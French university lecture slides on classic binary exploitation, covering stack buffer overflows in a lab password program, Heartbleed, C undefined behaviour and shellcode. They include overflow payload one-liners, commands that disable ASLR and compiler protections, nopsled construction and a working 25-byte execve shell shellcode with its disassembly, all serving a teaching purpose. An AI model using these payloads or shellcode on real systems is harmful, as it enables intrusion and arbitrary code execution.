

Exploitation binaire classique

INF600C

Sécurité des logiciels et exploitation de vulnérabilités

Auteur: Jean Privat, Adapté par: Philippe Pépos Petitclerc

Hiver 2022

Université du Québec à Montréal

Corruption mémoire classique

Les suspects usuels

Exploitation binaire

Shellcode

Corruption mémoire classique

Dégagement de responsabilité

- Dans ce qui suit, on considère que ASLR n'est pas activé
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
- Et qu'on a compilé les binaires avec
*gcc -m32 -O0 -fno-stack-protector -z execstack -z norelro
-U_FORTIFY_SOURCE -no-pie -fno-pie*

Les explications et les détails plus tard...

Pourquoi des vieilles affaires?

Pour procéder par étapes

- Comprendre les vulnérabilités et attaques de base
- Comprendre les contre-mesures
- Comprendre les vulnérabilités et attaques modernes

```
$ ./pass
```

Entrez votre mot de passe:

hunter2

Vérification en cours, ne pas éteindre votre ordinateur.

Vérification complétée.

Mauvais mot de passe.

Raté!

Objectif 1: avoir un le premier FLAG

```
$ ./pass
```

Entrez votre mot de passe:

hunter2

Vérification en cours, ne pas éteindre votre ordinateur.

Vérification complétée.

Mauvais mot de passe.

Raté!

Objectif 1: avoir un le premier FLAG

```
$ ./pass
```

Entrez votre mot de passe:

AA

Vérification en cours, ne pas éteindre votre ordinateur.

Vérification complétée.

Bon mot de passe; voici un premier FLAG d'encouragement.

Erreur de segmentation

```
9  int checkpass(void) {
10     int ok = 0;
11     char in[32];
12     puts("Entrez votre mot de passe:");
13     fgets(in, 1024, stdin);
14     puts("Vérification en cours, ne pas éteindre votre ordinateur.");
15     if(strncmp(in, PASS)==0)
16         ok = 0xC0FEFE;
17     puts("Vérification complétée.");
18     if(ok)
19         puts("Bon mot de passe; voici un premier FLAG d'encouragement: " FLAG);
20     else
21         puts("Mauvais mot de passe.");
22     return ok == 0xC0FEFE;
23 }
```

Qu'est-ce qui s'est passé?

Premier FLAG

- L'attaquant contrôle *in*
- Les variables locales *in* et *ok* sont à coté sur la **pile**
- L'entrée de l'utilisateur a **débordé** de la variable locale *in*
- Ça a **modifié** la variable locale *ok*

Erreur de segmentation

- L'adresse de retour de la fonction est également sur la **pile**
- Elle a également été **corrompue**
- Le retour de fonction s'est **mal passé**

- L'attaquant profite du **comportement** du programme
- pour **modifier** la mémoire du processus
- à son **avantage**

Dépassement de tampon (*buffer overflow*)

Corruption mémoire n°1

Écrire en **dehors des limites** d'une donnée en mémoire modifie des données **adjacentes** en mémoire

- **CWE-119**: Improper Restriction of Operations within the Bounds of a Memory Buffer
- **CWE-120**: Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
- **CWE-121**: Stack-based Buffer Overflow
- **CWE-122**: Heap-based Buffer Overflow


- Lecture plus ou moins arbitraire pour faire fuiter de l'information
- **CWE-123**: Write-what-where Condition L'attaquant peut écrire ce qu'il veut où il veut → C'est très puissant!
- **CWE-416** Use After Free
- **CWE-457** Use of Uninitialized Variable

- CVE-2014-0160
- Bug dans la fonctionnalité *heartbeats* d'OpenSSL
- Permet à l'attaquant de récupérer des pans entiers de mémoire
- Mémoire qui contient des clés privées et autres secrets



<http://heartbleed.com/>

Heartbleed



Source: <https://xkcd.com/1353/> (2014)

HOW THE HEARTBLEED BUG WORKS:

SERVER, ARE YOU STILL THERE?
IF SO, REPLY "POTATO" (6 LETTERS).



...this page about "books". User Alice requests
secure connection using key "4538538374224".
User Meg wants these 6 letters: POTATO. User
Ada wants pages about "irl games". Unlocking
secure records with master key 5130985733435
... (normal user reads this message: "P




...this page about "books". User Alice requests
secure connection using key "4538538374224".
User Meg wants these 6 letters: POTATO. User
Ada wants pages about "irl games". Unlocking
secure records with master key 5130985733435
... (normal user reads this message: "P



POTATO



Heartbleed



Source: <https://xkcd.com/1354/> (2014)

Heartbleed — patch (simplifié)

```
1  + if (1 + 2 + payload + 16 > s->s3->rrec.length)
2  +   /* silently discard per RFC 6520 sec. 4 */
3  +   return 0;
4
5  // ...
6
7  buffer = OPENSSL_malloc(1 + 2 + payload + 16);
8
9  // ...
10
11 memcpy(bp, pl, payload);
12
13 // ...
14
15 r = ssl3_write_bytes(s, TLS1_RT_HEARTBEAT,
16     buffer, 1 + 2 + payload + 16);
```

```
9  int checkpass(void) {
10     int ok = 0;
11     char in[32];
12     puts("Entrez votre mot de passe:");
13     fgets(in, 1024, stdin);
14     puts("Vérification en cours, ne pas éteindre votre ordinateur.");
15     if(strcmp(in, PASS)==0)
16         ok = 0xC0FEFE;
17     puts("Vérification complétée.");
18     if(ok)
19         puts("Bon mot de passe; voici un premier FLAG d'encouragement: " FLAG);
20     else
21         puts("Mauvais mot de passe.");
22     return ok == 0xC0FEFE;
23 }
```

- Objectif 2: faire que `checkpass` retourne `true`

Qu'est-ce qui s'est passé? (second flag)

L'attaquant **contrôle** *in*

- La variable *in* déborde sur *ok* (4 octets)
- La octets de *in* qui écrasent *ok* sont *FE FE C0 00*

Lorsque le processeur utilise *ok*

- Ces 4 octets sont **interprétés** comme le nombre *0xc0fefe*
- Ce qui fait réussir le test (instruction *cmpl*)

```
25  int getflag2(void) {
26      puts("Second FLAG. Persévérez. " FLAG2);
27  }
28
29  int getflag3(void) {
30      puts("Troisième FLAG: " FLAG3 "\nMais où est le 4ème?");
31  }
32
33  int main(void) {
34      setbuf(stdout, NULL);
35      if (checkpass()) getflag2();
36      else puts("Raté!");
37  }
```

- Objectif 3: exécuter la fonction `getflag3`

Qu'est-ce qui s'est passé? (troisième flag)

L'attaquant **contrôle** *in*

- La variable *in* déborde sur l'adresse de retour de la fonction
- Les octets de *in* qui écrasent le retour sont *96 85 04 08*

Lorsque le processeur termine la fonction (instruction *ret*)

- Le compteur ordinal est mis à *0x08048596*
- Or c'est l'adresse de la fonction *getflag3*
- Ce qui fait exécuter cette fonction

Le retour de la fonction *getflag3* se passe mal








- La pile est incohérente
- Il n'y a pas d'adresse de retour
- EBP est corrompu


Attaque classique: ret2text

- L'attaquant contrôle le compteur ordinal
- Habituellement, en écrasant l'adresse de retour dans la pile via un débordement de tampon
- Il abuse l'instruction machine *ret*
 - Et fait pointer sur une adresse du code machine du programme
- On appelle *text* le segment mémoire qui contient le code machine

Les suspects usuels

Qui est coupable de négligence ?

-  Le programmeur ?
-  Le langage de programmation ?
-  Les bibliothèques standards ?
-  Le compilateur ?
-  L'éditeur de liens dynamique ?
-  Le système d'exploitation ?
-  Le processeur ?



Qui est coupable?

À chacun on peut attribuer un part d'explication...
... mais le responsable reste le programmeur




- Exécute mécaniquement et aveuglement les instructions machine
- Accède aux données en mémoire de façon agnostique
- Applique les protections matérielles (protection mémoire)

Coupable ?

- Exécute mécaniquement et aveuglement les instructions machine
- Accède aux données en mémoire de façon agnostique
- Applique les protections matérielles (protection mémoire)

Coupable ?

- N'a pas pas de concept de pile, de variable locale ou d'adresse de retour
- Fournit des mécanismes (*call*, *ret*, *SP*)
- Mais n'est pas responsable de leur (mauvaises) utilisations

Suspect: le système d'exploitation? 

- Isole les processus
- Attribue les espaces mémoire (une page \approx 4ko)
- Charge les exécutable en mémoire
- Configure les protections matérielles
- Applique les politiques quand les protections matérielles sont violées

Coupable ?

- Isole les processus
- Attribue les espaces mémoire (une page \approx 4ko)
- Charge les exécutable en mémoire
- Configure les protections matérielles
- Applique les politiques quand les protections matérielles sont violées

Coupable ?

- S'occupe d'allouer la pile
- Mais n'est pas responsable de ce qui en est fait

- Cherche les bibliothèques utilisées par le programme
- Les charge en mémoire
- Résout les symboles (*dynamic relocation*)

Coupable ?

- Cherche les bibliothèques utilisées par le programme
- Les charge en mémoire
- Résout les symboles (*dynamic relocation*)

Coupable ?

- Non, c'est juste un passant dans cette histoire

- Fournit des services standards
- Documente les comportements, les limites et les responsabilités

Coupable ?

- Fournit des services standards
- Documente les comportements, les limites et les responsabilités

Coupable ?

- C'est le code de *fgets* qui corrompt la mémoire
- Mais on lui a fournit une mauvaise information sur la taille du tableau

Plusieurs fonctions standards de la libc peuvent avoir des impacts de sécurité lorsqu'elles sont mal utilisées

- débordement de tampons: *fgets*, *read*, *strcat*, etc.
- injection de commandes: *exec*, *system*, *popen*, etc.
- *format string*: *printf* et cie.
- faible pseudo-aléa: *random* et cie.
- situation de concurrence: *access*, *chmod*, etc.



Aide: `peda` affiche la plupart de ces fonctions en rouge

Contre-mesures

- Lire et comprendre la doc des fonctions En particulier les notes de sécurité
- Utiliser des outils: [flawfinder](#), [valgrind](#), etc.

Attention

- « A fool with a tool is still a fool. » — Grady Booch, co-créateur d'UML
- Ne pas corriger un bug qu'on ne comprend pas
- [CVE-2008-0166](#) Clés OpenSSL prévisibles chez [Debian](#)



IN THE RUSH TO CLEAN UP THE DEBIAN-OPENSSL FIASCO, A NUMBER OF OTHER MAJOR SECURITY HOLES HAVE BEEN UNCOVERED:

AFFECTED SYSTEM	SECURITY PROBLEM
-----------------	------------------

FEDORA CORE	VULNERABLE TO CERTAIN DECODER RINGS
XANDROS (EEE PC)	GIVES ROOT ACCESS IF ASKED IN STERN VOICE
GENTOO	VULNERABLE TO FLATTERY
OLPC OS	VULNERABLE TO JEFF GOLDBLUM'S POWERBOOK
SLACKWARE	GIVES ROOT ACCESS IF USER SAYS ELVISH WORD FOR "FRIEND"
UBUNTU	URNS OUT DISTRO IS ACTUALLY JUST WINDOWS VISTA WITH A FEW CUSTOM THEMES

Source: <https://xkcd.com/424/> (2008)

Histoire

- Conçu en 1969 pour écrire UNIX
- Langage impératif
- Permet l'écriture de programmes très efficaces
- Laisse le contrôle au programmeur

- Contrôle fin de la mémoire avec des pointeurs
- Le programmeur **doit** s'assurer de la correction de son programme d'un point de vue de la mémoire
- La spécification prévoit des comportements **non-déterminés**

Coupable ?

- Contrôle fin de la mémoire avec des pointeurs
- Le programmeur **doit** s'assurer de la correction de son programme d'un point de vue de la mémoire
- La spécification prévoit des comportements **non-déterminés**

Coupable ?

- Les règles de programmation à suivre sont documentées
- Le concept de variable locale et d'appel de fonction existent en C
- Pas de concept de pile ou d'adresse de retour dans le standard C

Le langage impose à l'implémentation de définir et **documenter** certains comportements

Exemples

- Quelle est la taille d'un entier *int*? 16? 32? 64?
- Quelle est le boutisme d'un entier? gros, petit?

Portabilité

Un programme qui utilise un comportement défini par la plateforme est **correct** mais n'est plus **portable**

- « Mais chez-moi ça marche (en 32 bits) ! »

- Le langage n'impose pas de comportement
- La plateforme a le choix de l'implémentation
- Et peut en changer au cas par cas

Exemples

- Dans quel ordre se fait l'évaluation des paramètres?
- Où sont stockées les variables locales: registre, pile, nulle part?
- Est-ce que deux chaînes littérales identiques sont distinctes?

Correction

Un programme qui nécessite un comportement non spécifié particulier est **incorrect**

- « Mais chez-moi ça marche (avec gcc-3 -O0) ! »

- Le langage indique des règles qui ne peuvent pas être violées
- Une règle violée rend l'**entièreté** de l'exécution **invalide**

Exemples

- Accéder à un tableau hors de son intervalle
- Diviser par 0
- Déréférencer NULL
- Utiliser une variable locale non initialisée

Quelques comportements possibles

- Le programme retourne 42
- Le programme plante
- Le programme efface des données utilisateurs
- Le programme cause une invasion de sauterelles

« Mais chez-moi ça marche (ya pas de sauterelles) ! »

- Transforme un programme C en un programme en langage machine équivalent

Coupable ?

- Transforme un programme C en un programme en langage machine équivalent

Coupable ?

- Est responsable de représenter les variable locales en mémoire (ou registres)
- Est responsable d'implémenter l'appel et le retour des fonctions

Des choix de compilation différents aurait changé la donne


- *-o1* aurait implémenté *ok* dans un registre et non dans la pile

Un compilateur

- Peut effectuer toutes les transformations et optimisations qui ne changent pas le comportement **observable** du programme (règle du « comme si »)
- Est libre d'interpréter les comportements *non définis* et *non déterminés* à sa guise

Que fait le programme suivant?

```
1  int main(int argc, char **argv) {  
2      int *p;  
3      if (argc == 42) p = &argc;  
4      printf("%d\n", *p);  
5      return 0;  
6  }
```



Source: <https://xkcd.com/303> (2007)

- Doit **connaître** et **comprendre** la spécification du langage
- Ne devrait **jamais** coder des choses qui ont un comportement indéfini ou indéterminé

Suspect: le programmeur?

- Doit **connaître** et **comprendre** la spécification du langage
- Ne devrait **jamais** coder des choses qui ont un comportement indéfini ou indéterminé



Exploitation binaire




« What you must learn is that these rules are no different that the rules of a computer system. Some of them can be bent. Others can be broken.

Understand? » — Morpheus, Matrix

L'attaquant

- Comprend le rôle des différentes composantes (programme, os, lib, etc.)
- Identifie des comportements exploitables dans le code machine (rétro-ingénierie) Il s'agit de **vulnérabilités** dans le programme.
- Détermine une donnée qui exploite ses comportements Du point de vu du processeur
 - Ce **payload** est une donné **normale**
 - D'un programme exécuté **normalement**
- Développe un programme qui livre cette donnée à la victime Cet **exploit** fait l'attaque effective du serveur, du programme, de l'utilisateur, etc.

Comprendre le rôle des différentes composantes



Source: <http://abstrusegoose.com/98>

Livrer un payload statique

Entrée standard (stdin) et réseau (netcat)

- Redirection de fichiers
- Tubes

```
$ ./prog < payload
$ cat payload | ./prog
$ printf "AAAAAA\xfe\xfe\x00" | ./prog
$ python -c 'printf "A"*42 + "\xfe\xfe\x00"' | ./prog
$ python exploit.py | ./prog
```

Maintenir *stdin* quand on a un shell

```
$ cat payload - | ./prog
$ { python exploit.py; cat; } | ./prog
```

Attention aux tampons

- *gets*, *fread*, *scanf* et autres fonctions C consomment plus que demandé.

Livrer le payload via un argument

```
$ ./prog "`cat payload`"
```

Attention: les octets nuls ($\backslash 0$) sont ignorés

Livrer le payload via un fichier

- Juste placer le fichier
- Au pire bricoler avec des liens symboliques
- cf. exploitation système

Ne pas travailler à l'aveugle

- Essayer de toujours comprendre ce qui se passe
- Rappel: il n'y a pas de magie

`gdb`

```
$ gdb ./prog  
> r < payload  
> r "`python -c 'print "A"*42 + "BBBB"'`"
```

- Attention: `gdb` lance le programme avec le chemin complet Ce qui décale `$esp`
- Astuce: `gdb -p` pour attacher dans une autre console

traces

```
$ python -c 'printf "A"*42+"BBBB"' | ltrace -Sfi ./prog
```



« Vas-y fonce ! On sait jamais, sur un malentendu ça peut marcher ! » —
Jean-Claude Dusse, Les Bronzés font du ski (1979)

Le contenu du payload dépend des sorties du programme

- Paramètres spécifiques/challenge
- Fuite d'information

Payload via entrée/sortie standards (*stdin/stdout*) et réseau

- Session interactive avec l'humain `$ python -i | ./prog`
- Programmation bidirectionnel
 - `$ socat -v EXEC:./exploit.py EXEC:./prog`
 - `$ socat -v EXEC:./exploit.py TCP:host:port`
- Programmer les sockets à la main
- Programmer avec des bibliothèques et outils: *expect*, pwn tools, etc.

Payload dans un fichier

- Lien symbolique avec */dev/stdin*
- Tube nommé

```
$ ./pass_64
```

```
Entrez votre mot de passe:
```

```
hunter2
```

```
Vérification en cours, ne pas éteindre votre ordinateur.
```

```
Vérification complétée.
```

```
Mauvais mot de passe.
```

```
Raté!
```

Objectifs: avoir les flags 1, 2 et 3 en 64 bits

Qu'est ce qui change en 64 bits?

De plus grands registres et espace d'adressage (8 octets)

- Registres généraux
- RIP, RSP
- Les pointeurs de fonctions

Des octets 0 dans les pointeurs

- Complique l'exploitation des fonctions de chaînes *strcpy*, *printf*, etc.
- Exemple RIP `0x0000560d88588532`
- Exemple RSP `0x00007ffce91267ea`

Plus de registres

- Moins de variables locales dans la pile à corrompre

Convention d'appel *fast call*

- Moins de pile, plus de registres
- Moins d'arguments et de valeurs de retour dans la pile à corrompre

Shellcode



« I could come up with a program that could rip that place off big time...
big time. » — Michael Bolton, Office Space (1999)

- Objectif 4: exécuter du code arbitraire
- Ouvrir un shell interactif

- Le *payload* d'un exploit
- En code machine
- Qui sert à ouvrir un shell (ou autre)

Contraintes

- Petit
- Filtre souvent: 0x00 '\0', 0x0A '\n', voir tout ce qui n'est pas alphanumérique...
- Très bas niveau

- Développer le shellcode
- Le mettre quelque part en mémoire
- Faire pointer IP dessus

- Écrire du code machine/assembleur
 - Avec des contraintes
- Ouvrir d'assembleur potentiel (Ouaspo)
- Des catalogues existent <http://shell-storm.org/shellcode/>

Détail d'un shellcode

25 octets

```
31 c0 31 d2 50 68 2f 2f 73 68 68 2f 62  
69 6e 89 e3 50 53 89 e1 b0 0b cd 80
```

Détail d'un shellcode

25 octets

```
31 c0 31 d2 50 68 2f 2f 73 68 68 2f 62  
69 6e 89 e3 50 53 89 e1 b0 0b cd 80
```

11 instructions

```
31 c0          xor  eax,eax  
31 d2          xor  edx,edx  
50             push eax  
68 2f 2f 73 68 push 0x68732f2f  
68 2f 62 69 6e push 0x6e69622f  
89 e3          mov  ebx,esp  
50             push eax  
53             push ebx  
89 e1          mov  ecx,esp  
b0 0b          mov  al,0xb  
cd 80          int  0x80
```


Spécifiques au **système** et la **plateforme** (ABI)

En linux 80386: *int 0x80*

- *%eax* = numéro d'appel système
- *%ebx* = premier argument
- *%ecx* = second argument
- *%edx* = troisième argument
- etc.
- *%eax* = retour

Appel système *execve(2)*:

- *%eax* = 11 (0xb)
- *%ebx* = *char* fichier*
- *%ecx* = *char* args[]*
- *%edx* = *char* envp[]*

- Shellcode dans la pile
- Quelle est l'adresse exacte?

Ça dépend de où on est dans la pile Donc de ce qu'il y a avant

- Cadres d'exécution des fonctions
- Arguments du programmes
- Variables d'environnement

On peut déterminer en local Mais comment deviner en distant?

Solution : toboggan NOP (*NOP slide* ou *nopsled*)

- Préfixer le shellcode par des NOP (`0x90`)
- Viser au milieu du nopslep

→ approximer l'adresse

Payload

- “A” * décalage
- Adresse approximée du milieu du *nopsled*: écrase le *retaddr* original
- Nopsled: *0x90* à grandeur
- Contenu du *shellcode*

- Nouvelle instruction machine `syscall`. Plus rapide!
- En Linux x86_64: numéro=%rax arguments=%rdi, %rsi, %rdx, %r10, %r8, %r9 retour=%rax `execve(2)`: numéro 59 (`0x3b`)
- Plein de 0 dans les pointeurs :(

Autrement, c'est pareil...

Injection de code

- À cause d'un **bug** dans le programme
- (c'est la faute au programmeur)
 - De la donnée **contrôlée** par l'attaquant
 - Est **interprété** par erreur comme des instructions
- Ce qui permet à l'attaquant de **contrôler** le comportement du programme

Architecture de Von Neumann

- La mémoire stocke données et code
- Sous une même forme (des octets)

Shellcode

- Injection de code
- Qui lance un shell (habituellement)
- Mais en langage machine

C'était facile (il y a 20 ans)



« Well, that was easy. » — Michael Bolton, Office Space (1999)